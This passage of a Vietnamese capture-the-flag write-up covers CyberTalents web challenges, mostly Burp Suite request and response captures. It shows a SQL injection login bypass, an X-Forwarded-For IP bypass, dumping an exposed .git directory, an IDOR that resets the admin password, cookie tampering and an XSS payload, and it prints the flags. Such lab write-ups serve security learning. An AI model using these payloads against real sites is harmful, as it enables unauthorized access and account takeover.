4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8			64  			
5 Accept-Language: en-US,en;q=0.5			65  			
6 Accept-Encoding: gzip, deflate			66 <h2>			
7 Connection: close			67 Welcome to your profile <i>admin</i>			
8 Cookie: user=admin			68 </h2>			
9 Upgrade-Insecure-Requests: 1			 			
10			 			
11			 			
			67 The flag is: 15716a249064f7e9684a816cd05282			
			68  			

Bùm ta có flag

## 9. Challenge Name: Easy Message

Please sign in

Username	<input type="text"/>
Password	<input type="password"/>
<input type="button" value="Sign in"/>	

Ta thử xem ở các path sau khi quét xem có gì

request	response
Pretty	Pretty
Raw	Raw
Hex	Hex
	Render
1 GET /robots.txt HTTP/1.1	1 HTTP/1.1 200 OK
2 Host:	2 Server: nginx/1.23.2
wcamxwl32pu3e6mxwl32yue3e6g23grlgkh8v4-web.cyberthalentslabs.com	3 Date: Sat, 25 Mar 2023 12:03:49 GMT
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0	4 Content-Type: text/plain
4 Accept: */*	5 Content-Length: 33
5 Accept-Language: en-US,en;q=0.5	6 Connection: close
6 Accept-Encoding: gzip, deflate	7 Last-Modified: Fri, 09 Mar 2018 10:12:46 GMT
7 Connection: close	8 ETag: "5aa25ele-21"
8	9 Accept-Ranges: bytes
9	10

Robots.txt có một đường dẫn ẩn đi

Thì xuất hiện 1 đoạn code php

Pretty	Raw	Hex	Pretty	Raw	Hex	Render
1 GET /?source HTTP/1.1	<?php					
2 Host: wcamxwl32pu3e6mxwl32yue3e6g23grlgkh8v4-web.cyberthalentslabs.com	\$user = \$_POST['user'];					
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0	\$pass = \$_POST['pass'];					
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8	include('db.php');					
5 Accept-Language: en-US,en;q=0.5	if (\$user == base64_decode('Q3liZXItVGFaZW50') && \$pass == base64_decode('Q3liZXItVGFaZW50'))					
6 Accept-Encoding: gzip, deflate	{					
7 Connection: close	success_login();					
8 Upgrade-Insecure-Requests: 1	}					
9	else {					
10	failed_login();					
	}					
	?>					

Và ta base64\_decode 2 giá trị user và password ra

```

include('db.php');

if ($user == base64_decode('Q3liZXItVGFsZW50') && $pass == base64_decode('Q3liZXItVGFsZW50'))
{
    success_login();
}
else {
    failed_login();
}

?>

```

OR


User và password là Cyber-Talent/Cyber-Talent

The screenshot shows the Burp Suite interface. In the 'Target' tab, there is a red box around the URL 'Q3liZXItVGFsZW50'. In the 'Response' tab, the word 'Cyber-Talent' is underlined with a red line.


### Đăng nhập và message xuất hiện

The screenshot shows the Burp Suite interface. In the 'Request' tab, the URL is 'Q3liZXItVGFsZW50' and the user and pass fields both contain 'Cyber-Talent'. In the 'Response' tab, the message 'I Have a Message For You' is displayed in Morse code.

Nhận dạng đó là mã morse đem decrypt  
Xuất hiện flag



10. Aa



**Notice: Undefined index: welcome in /var/www/html/index.php on line 14**

Thấy xuất hiện dòng lỗi thông báo không tìm thấy giá trị của param welcome

Ta truyền giá trị vào biến đầu vào và có kết quả

```
Pretty Raw Hex
1 GET /index.php?welcome=toan HTTP/1.1
2 Host: wcamxwl32pue3e6mekgvdqyu93rqg23grlgkh8v4-web.cybertalentslabs.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9
10 <title>
    Warm Up Guys
</title>
11 <link href='http://fonts.googleapis.com/css?family=Patua+One' rel='stylesheet' type='text/css'>
12 <font face="Patua One" size=4>
13
14 Hello !!! <br>
<br />
<br>
    Notice
</b>
    <b> Undefined index: welcome in <br>
    /var/www/html/index.php
</b>
    on line <b>
        19
    </b>
<br />
```

Không tìm thấy giá trị của param "gimme\_flag" ta sẽ truyền thêm giá trị cho parma đó

Và ta nhận được flag

```
Pretty Raw Hex
1 GET /index.php?welcome=value&gimme_flag=toan HTTP/1.1
2 Host: wcamxwl32pue3e6mekgvdqyu93rqg23grlgkh8v4-web.cybertalentslabs.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9
10 <title>
    Warm Up Guys
</title>
11 <link href='http://fonts.googleapis.com/css?family=Patua+One' rel='stylesheet' type='text/css'>
12 <font face="Patua One" size=4>
13
14 Hello !!! <br>
<br />
    FLAG(k33p_c4lm_st4rt_c0d!ng)
```

## 11. Challenge Name: Easy access

Login

username	<input type="text"/>
Password	<input type="password"/>
<input type="checkbox"/> Remember Me	
<input type="button" value="Login"/>	<a href="#">Forgot Your Password?</a>

copyright@CT

Xem src code thì có user và password

```
Pretty Raw Hex
1 GET / HTTP/1.1
2 Host: wcamxwl32pue3e6mxwl327nueve6g23grlgh8v4-web.cyberthalentslabs.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:105.0) Gecko/20100101 Firefox/111.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9
D
```

```
Pretty Raw Hex Render
23 <link href="https://fonts.googleapis.com/css?family=Raleway:300,400,600" rel="stylesheet" type="text/css">
24
25 <!-- Bootstrap CSS -->
26 <link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.1.3/css/bootstrap.min.css">
27
28 <title>
29   easy_access
30 </title>
31 </head>
32 <!--user:bob,pass:password-->
33 <body style="height:auto; margin:0 auto; padding:0 auto ;">
34
35 <div style="margin-top: 10%;>
```

Bob/password

Nhưng khi đăng nhập vào không có gì bên trong cả

Request

```
Pretty Raw Hex
1 GET /home.php HTTP/1.1
2 Host: wcamxwl32pue3e6mxwl327nueve6g23grlgh8v4-web.cyberthalentslabs.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://wcamxwl32pue3e6mxwl327nueve6g23grlgh8v4-web.cyberthalentslabs.com/index.php?msg=5
8 Connection: close
9 Cookie: PHPSESSID=1e3237dd1eb241c312f7351abf7d43b1
10 Upgrade-Insecure-Requests: 1
11
12
```

Response

```
Pretty Raw Hex Render
25 <center>
26   <h3 class="lead" style="color:green">
27     Welcome bob!! You are now logged in!
28   </h3>
29 </center>
30 Only admin can see the flag <div class="footer">
31   <p>
32     <a href="logout.php">
33       Logout
34     </a>
35   </p>
36 </div>
37
```

Ta liên suy nghĩ lại lúc đăng nhập, có thể nó sẽ bị sql injection  
Ta nên thử

```

Pretty Raw Hex
1 POST /index.php HTTP/1.1
2 Host: wcamxwl32pue3e6mxwl327nueve6g23grlgkh8v4+web.cybertalentslabs.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 74
9 Origin: http://wcamxwl32pue3e6mxwl327nueve6g23grlgkh8v4+web.cybertalentslabs.com
10 Connection: close
11 Referer: http://wcamxwl32pue3e6mxwl327nueve6g23grlgkh8v4+web.cybertalentslabs.com/index.php
12 Cookie: PHPSESSID=1e3237dd1eb241c312f7351abf7d42b1
13 Upgrade-Insecure-Requests: 1
14
15 uid=%27+or+%271%27+3D+%271%27+-+&password=%27+or+%271%27+3D+%271%27+-+

```

Và bùm đăng nhập thành công  
Xuất hiện flag:

```

Pretty Raw Hex
1 GET /home.php HTTP/1.1
2 Host: wcamxwl32pue3e6mxwl327nueve6g23grlgkh8v4+web.cybertalentslabs.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://wcamxwl32pue3e6mxwl327nueve6g23grlgkh8v4+web.cybertalentslabs.com/index.php
8 Connection: close
9 Cookie: PHPSESSID=1e3237dd1eb241c312f7351abf7d42b1
10 Upgrade-Insecure-Requests: 1
11
12

```

```

<div class="container">
<div class="jumbotron" style="background-color:black;">
<center>
<h3 class="lead" style="color:green">
    Welcome admin!! You are now logged in!
</h3>
</center>
</div>
flag(!njection_3v3ry_wh3r3) <div class="footer">
<p>
<h4>
<a href="logout.php">
    Logout
</a>
<h4>
</p>
</div>

```

## 12. Challenge Name: Got Controls

Send
Cancel
< >

Request
Response

Request	Response
Pretty Raw Hex	Pretty Raw Hex Render
1 GET / HTTP/1.1 2 Host: 18.195.173.237:4444 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Connection: close 8 Upgrade-Insecure-Requests: 1 9 10	1 HTTP/1.1 200 OK 2 Server: nginx/1.14.2 3 Date: Mon, 27 Mar 2023 06:11:37 GMT 4 Content-Type: text/html; charset=UTF-8 5 Connection: close 6 Content-Length: 94 7 8 Sorry, your IP is not allowed, this server is only accessible from local machine or local LAN.

Vì thiếu header xác nhận có phải từ mạng LAN nên không thể lấy flag  
Ta thêm trường header **X-Forwarded-For: localhost**

Request
Response

Request	Response
Pretty Raw Hex	Pretty Raw Hex Render
1 GET / HTTP/1.1 2 Host: 18.195.173.237:4444 3 X-Forwarded-For: localhost 4 Content-Length: 2 5 6 7	1 HTTP/1.1 200 OK 2 Server: nginx/1.14.2 3 Date: Mon, 27 Mar 2023 06:17:45 GMT 4 Content-Type: text/html; charset=UTF-8 5 Connection: keep-alive 6 Content-Length: 55 7 8 You got me, here's the flag : FLAG{NEVER_TRUST_HEADERS}

Và Flag xuất hiện

### 13. Challenge Name: Maximum Courage

Welcome to max's hideway.

I learn security by watching hackers break my website, so to my understanding the PHP source code is never served to the user so you can't see the content of my [flag.php](#)

Xem file flag.php nhưng không có gì cả

You can't view this flag directly.

Ta dùng dirsearch tìm những đường dẫn bị ẩn trong link

```
dirsearch v0.4.3
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25
Wordlist size: 11710

Output: /home/kali/Desktop/dirsearch/reports/http_wcamxwl32pue3e6meg23gmgj834kg23grlgkh8v4-web.cyberthalentslabs.com/_23-03-27_04-09-53.txt

Target: http://wcamxwl32pue3e6meg23gmgj834kg23grlgkh8v4-web.cyberthalentslabs.com/

[04:09:53] Starting:
[04:10:06] 403 - 571B - /.git/
[04:10:06] 200 - 209B - /.git/index
[04:10:06] 200 - 240B - /.git/info/exclude
[04:10:06] 403 - 571B - /.git/info/
[04:10:06] 200 - 23B - /.git/HEAD
[04:10:06] 403 - 571B - /.git/hooks/
[04:10:06] 403 - 571B - /.git/
[04:10:06] 200 - 163B - /.git/logs/HEAD
[04:10:06] 200 - 73B - /.git/description
[04:10:06] 403 - 571B - /.git/logs/refs
[04:10:06] 403 - 571B - /.git/logs/
[04:10:06] 200 - 130B - /.git/config
[04:10:07] 403 - 571B - /.git/logs/refs/heads
[04:10:07] 200 - 163B - /.git/logs/refs/heads/master
[04:10:07] 403 - 571B - /.git/objects/
[04:10:07] 200 - 41B - /.git/refs/heads/master
[04:10:07] 403 - 571B - /.git/refs/
[04:10:07] 403 - 571B - /.git/refs/heads
[04:11:35] 200 - 89B - /flag.php

Task Completed
```

Ta dùng gittool để tải hết các file đó về và phân tích

```
[root@kali)-[~/home/kali/Desktop/GitTools/Dumper]
# ./gitdumper.sh "http://wcaxw32pue3e6meg23gmg1834kg23grlgkh8v4-web.cyber-talents-labs.com/.git/" ctf
#####
# GitDumper is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
#####


[*] Destination folder does not exist
[+] Creating ctf/.git/
[+] Downloaded: HEAD
[-] Downloaded: objects/info/packs
[+] Downloaded: description
[+] Downloaded: config
[-] Downloaded: COMMIT_EDITMSG
[+] Downloaded: index
[-] Downloaded: packed-refs
[+] Downloaded: refs/heads/master
[-] Downloaded: refs/remotes/origin/HEAD
[-] Downloaded: refs/stash
[+] Downloaded: logs/HEAD
[+] Downloaded: logs/refs/heads/master
[-] Downloaded: logs/refs/remotes/origin/HEAD
[-] Downloaded: info/refs
[+] Downloaded: info/exclude
[-] Downloaded: /refs/wip/index/refs/heads/master
[-] Downloaded: /rafs/wip/wtree/refs/heads/master
[+] Downloaded: objects/19/0de370286e98dda6813ac9c05f679ad60d9f9c
[-] Downloaded: objects/00/0000000000000000000000000000000000000000000000000000000000000000
[+] Downloaded: objects/c5/62e9d3aec83220ad3ab00346b7aa829d76a35b
[+] Downloaded: objects/9e/4a7c9b1399967146d93251598db554236b9f15
[+] Downloaded: objects/e0/8d1463d9e28830ef90a69ede7615d19408d11c
```

Sau đó ta extra các file

Và ta đọc được file flag.php

```
0-190de370286e98dda6813ac9c05f679ad60d9f9c  
└─[root@kali]─[~/home/.../Desktop/GitTools/Dumper/dst]  
# cat 0-190de370286e98dda6813ac9c05f679ad60d9f9c/flag.php  
You can't view this flag directly.  
←— PHP source doesn't appear on HTML comments →  
<?php  
exit();  
die();  
$secret_key = 'be607453caada6a05d00c0ea0057f733';  
?  
└─[root@kali]─[~/home/.../Desktop/GitTools/Dumper/dst]  
# ┌─[  
  
To direct input to this VM..move the mouse pointer inside or press Ctrl+G.
```

14. Challenge Name: Silly Doors



Xem phần code bên dưới có phần signup.php

```

4           </button>
5       </div>
6
7   <div class="flex-col-c p-t-170 p-b-40">
8     <span class="txt1 p-b-9">
9       Don't have an account?
10      </span>
11
12      <a href="signup.php" hidden class="txt3">
13        Sign up now
14      </a>
15   </div>
16 </form>

```

Ta đăng kí 1 tài khoản như 1 người dùng bình thường

```

1 POST /signup.php HTTP/1.1
2 Host: wcamxwl32pue3e6mkm73pe2cqzqwg23grlgkh8v4-web.cyberthalentslabs.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 47
9 Origin: http://wcamxwl32pue3e6mkm73pe2cqzqwg23grlgkh8v4-web.cyberthalentslabs.com
10 Connection: close
11 Referer: http://wcamxwl32pue3e6mkm73pe2cqzqwg23grlgkh8v4-web.cyberthalentslabs.com/signup.php
12 Cookie: PHPSESSID=f3319066f81e708c4b603ea0175b1560
13 Upgrade-Insecure-Requests: 1
14 username=111&email=111@40ms.com&pass=1&repass=1

```

```

1 HTTP/1.1 200 OK
2 Server: nginx/1.23.2
3 Date: Mon, 27 Mar 2023 11:30:54 GMT
4 Content-Type: text/html; charset=UTF-8
5 Content-Length: 4170
6 Connection: close
7 X-Powered-By: PHP/8.0.26
8 Vary: Accept-Encoding
9
10
11 <!DOCTYPE html>
12 <html lang="en">
13   <head>
14     <title>
15       Sign up
16     </title>
17     <meta charset="UTF-8">
18     <meta name="viewport" content="width=device-width,
19     initial-scale=1">
20   <!--=====
21   =====-->
22   <link rel="icon" type="image/png" href="images/icons/favicon.ico"
23   "/>
24   <!--=====
25   =====-->

```



HELLO EVERYBODY, I AM 111  
EMAIL: 111@MS.COM

Ta vào phần setting và thay đổi mật khẩu thử  
Và bắt gói tin lại xem cách hoạt động

```
1 POST /profile/change.php HTTP/1.1
2 Host: wcamxwl32pu3e6km73pe2cqzqwg23grlgkh8v4-web.cyberthalentslabs.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
   Gecko/20100101 Firefox/111.0
4 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 30
9 Origin:
   http://wcamxwl32pu3e6km73pe2cqzqwg23grlgkh8v4-web.cyberthalentslabs.
   com
10 Connection: close
11 Referer:
   http://wcamxwl32pu3e6km73pe2cqzqwg23grlgkh8v4-web.cyberthalentslabs.
   com/profile/settings.php
12 Cookie: PHPSESSID=f3319066f6fe708c4b603ea0175b1560; sessionid=
   56cf5bc70656808192a38726027378; userid=7
13 Upgrade-Insecure-Requests: 1
14
15 newpass=2&userid=7&newrepass=2
```

Và thấy có param userid ở đó

Thay đổi kết quả thành 1 xem, vì 1 là người đầu tiên đăng ký tài khoản và tạo ra trang web là admin

```

Pretty Raw Hex
1 POST /profile/change.php HTTP/1.1
2 Host: wcamxwl32pue3e6mkm73pe2cqzqwg23grlgkh8v4-web.cybertalentslabs.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
   Gecko/20100101 Firefox/111.0
4 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
   bp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 30
9 Origin:
   http://wcamxwl32pue3e6mkm73pe2cqzqwg23grlgkh8v4-web.cybertalentslabs.com
10 Connection: close
11 Referer:
   http://wcamxwl32pue3e6mkm73pe2cqzqwg23grlgkh8v4-web.cybertalentslabs.com/
   profile/settings.php
12 Cookie: PHPSESSID=f3319066f61e708c4b603ea0175b1560; sessionid=
   56ccfb0c70d56008192a438728027378; userid=1
13 Upgrade-Insecure-Requests: 1
14
15 newpass=2&userid=1&newrepass=2

```

```

Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: nginx/1.23.2
3 Date: Mon, 27 Mar 2023 11:34:25 GMT
4 Content-Type: text/html; charset=UTF-8
5 Content-Length: 223
6 Connection: close
7 X-Powered-By: PHP/8.0.26
8 Expires: Thu, 19 Nov 1981 08:52:00 GMT
9 Cache-Control: no-store, no-cache, must-revalidate
10 Pragma: no-cache
11 Vary: Accept-Encoding
12
13 Password Changed.<br />
14 <b>
   Warning
</b>
: Cannot modify header information - headers already sent by (output
started at /var/www/html/profile/change.php:21) in <b>
   /var/www/html/profile/change.php
</b>
on line <b>
   23
</b>
<br />
15

```

Và đã thay đổi thành công  
Ta thử đăng nhập thử xem

```

Pretty Raw Hex
1 GET /profile/?id=1 HTTP/1.1
2 Host: wcamxwl32pue3e6mkm73pe2cqzqwg23grlgkh8v4-web.cybertalentslabs.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
   Gecko/20100101 Firefox/111.0
4 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
   bp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer:
   http://wcamxwl32pue3e6mkm73pe2cqzqwg23grlgkh8v4-web.cybertalentslabs.
   com/index.php
8 Connection: close
9 Cookie: PHPSESSID=f3319066f61e708c4b603ea0175b1560; sessionid=
   led7c5537ffa450b3de4d83b05cadcd; userid=1
10 Upgrade-Insecure-Requests: 1
11
12

```


```

Pretty Raw Hex Render
66 <div class="media">
67   <div class="d-flex">
68     
69   </div>
70   <div class="media-body">
71     <div class="personal_text">
72       <h1>
          Hello Everybody, i am <b>
            admin
          </b>
        </h1>
        <h2>
          Email: <b>
            FLAG{Y0u_F0und_My_iD0r !!}
          </b>
        </h2>
      </div>
    </div>
  </div>
</div>

```

Ta nhận được flag

15. Challenge Name: uGame



Sau khi thử nhiều lần vào các param thì ta thấy

```

1 POST / HTTP/1.1
2 Host: wcamxwl32pue3e6mj0wz0gmuw3oeg23grlgkh8v4-web.cyberthalentslabs.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
   Gecko/20100101 Firefox/111.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
  bp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 18
9 Origin:
  http://wcamxwl32pue3e6mj0wz0gmuw3oeg23grlgkh8v4-web.cyberthalentslabs.com
10 Connection: close
11 Referer:
  http://wcamxwl32pue3e6mj0wz0gmuw3oeg23grlgkh8v4-web.cyberthalentslabs.com/
12 Cookie: PHPSESSID=6b91b965b68c111b404f20df99be7492
13 Upgrade-Insecure-Requests: 1
14
15 username=aa&save=0

```

---

```

</h3>

<br>
<form>
  <div class="form-group">
    <label for="exampleFormControlFile1">
      upload photo:
    </label>
    <input type="file" class="form-control-file" id="exampleFormControlFile1">
  </div>
</form>
<br>
<br>
  username:<br>
  <span style="color:limegreen;" id="username"><b>aa</b></span>

```

## Đưa ra kết quả

Có vẻ như server không check hay làm gì với input này cả  
Ta thử payload

```

1 POST / HTTP/1.1
2 Host: wcamxwl32pue3e6mj0wz0gmuw3oeg23grlgkh8v4-web.cyberthalentslabs.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
   Gecko/20100101 Firefox/111.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
  bp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 43
9 Origin:
  http://wcamxwl32pue3e6mj0wz0gmuw3oeg23grlgkh8v4-web.cyberthalentslabs.com
10 Connection: close
11 Referer:
  http://wcamxwl32pue3e6mj0wz0gmuw3oeg23grlgkh8v4-web.cyberthalentslabs.com/
12 Cookie: PHPSESSID=6b91b965b68c111b404f20df99be7492
13 Upgrade-Insecure-Requests: 1
14
15 username=<script>+alert(1)+</script>&save=0

```

---

